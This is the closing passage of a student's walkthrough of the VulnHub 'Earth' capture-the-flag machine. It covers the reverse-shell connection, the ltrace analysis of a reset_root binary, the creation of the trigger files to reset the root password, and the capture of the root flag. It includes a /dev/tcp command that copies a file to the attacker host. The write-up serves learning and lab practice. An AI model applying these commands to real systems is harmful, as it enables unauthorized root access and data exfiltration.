connect to [192.168.56.101] from (UNKNOWN) [192.168.56.10
3] 33852
┌──(root💀 kali)-[~]
└─# chmod +x reset_root

┌──(root💀 kali)-[~]
└─# ltrace ./reset_root
puts("CHECKING IF RESET TRIGGERS PRESE" ... CHECKING IF RES
ET TRIGGERS PRESENT ...
) = 38
access("/dev/shm/kHgTFI5G", 0)    = -1
access("/dev/shm/Zw7bV9U5", 0)    = -1
access("/tmp/kcM0Wewe", 0)        = -1
puts("RESET FAILED, ALL TRIGGERS ARE N" ... RESET FAILED, A
LL TRIGGERS ARE NOT PRESENT.
) = 44
+++ exited (status 0) +++

┌──(root💀 kali)-[~]
└─#
```

Figure 21 opening shell onto target

I then found there was a file named reset_root which looked useful.
I opened another listening port so I could copy the file over and see why I was getting errors when trying top open the file on the target. It was missing 3 files so I created them on the target and ran the program again which reset the root password to 'Earth'.

Command: cat /usr/bin/reset_root > /dev/tcp/192.168.56.101/2222
Command: touch /dev/shm/kHgTF15G
Command: touch /dev/shm/Zw7bV9U5
Command: touch /dev/shm/kcM0Wewe
Command: reset_root

```
cat /usr/bin/reset_root > /dev/tcp/192.168.56.101/2222
bash-5.1$ touch /dev/shm/kHgTFI5G
touch /dev/shm/kHgTFI5G
bash-5.1$ touch /dev/shm/Zw7bV9U5
touch /dev/shm/Zw7bV9U5
bash-5.1$ /tmp/kcM0Wewe
/tmp/kcM0Wewe
bash: /tmp/kcM0Wewe: No such file or directory
bash-5.1$ touch /tmp/kcM0Wewe
touch /tmp/kcM0Wewe
bash-5.1$ reset_root
reset_root
CHECKING IF RESET TRIGGERS PRESENT...
RESET TRIGGERS ARE PRESENT, RESETTING ROOT PASSWORD TO: E
arth
bash-5.1$
```

Figure 22 getting root password

I then switched user to root and found the root_flag.txt

Command: cat root_flag.txt

```
[root@earth /]# cd /root
cd /root
[root@earth ~]# ls
ls
anaconda-ks.cfg  root_flag.txt
[root@earth ~]# cat root_flag.txt
cat root_flag.txt

              _-o#&&*''''?d:>b\_
          _o/"`''  '',, dMF9MMMMMHo_
       .o&#'        `"MbHMMMMMMMMMMMMHo.
     .o"" '         vodM*$&&HMMMMMMMMMM?.
    ,'              $M&ood,~'`(&##MMMMMMH\
   /               ,MMMMMMM#b?#bobMMMMHMMML
  &              ?MMMMMMMMMMMMMMMMM7MMM$R*Hk
 ?$.            :MMMMMMMMMMMMMMMMMMM/HMMM|`*L
|               |MMMMMMMMMMMMMMMMMMMbMH'   T,
$H#:            `*MMMMMMMMMMMMMMMMMMMb#}'  `?
]MMH#             ""*""""*#MMMMMMMMMMMMM'    -
MMMMMb_                   |MMMMMMMMMMMP'     :
HMMMMMMMHo                 `MMMMMMMMMT       .
?MMMMMMMMP                  9MMMMMMMM}       -
-?MMMMMMM                  |MMMMMMMMM?,d-    '
 :|MMMMMM-                 `MMMMMMMT .M|.   :
  .9MMM[                    &MMMMM*' `'    .
   :9MMk                    `MMM#"        -
     &M}                     `          .-
      `&.                             .
        `~,   .                     ./
            . _                  .-
              ''--._,dd###pp=""'

Congratulations on completing Earth!
If you have any feedback please contact me at SirFlash@pro
tonmail.com
[root_flag_b0da9554d29db2117b02aa8b66ec492e]
[root@earth ~]# echo Luke Keogh - 19095587
echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 23 getting root flag

Conclusion

This target was a lot of fun as it included some cryptography which I always enjoy and the hidden messages made it very interesting leading along the trail of a dedicated path.

References

- THE PLANETS: EARTH Vulnhub Walkthrough In English. (n.d.). Www.youtube.com. Retrieved October 18, 2022, from https://www.youtube.com/watch?v=LxQXLDbptWQ&ab_channel=PentestDiaries
- The Planets: Earth || VulnHub Complete Walkthrough. (n.d.). Www.youtube.com. Retrieved October 18, 2022, from https://www.youtube.com/watch?v=e9de7AK0i2s&ab_channel=TechnoScience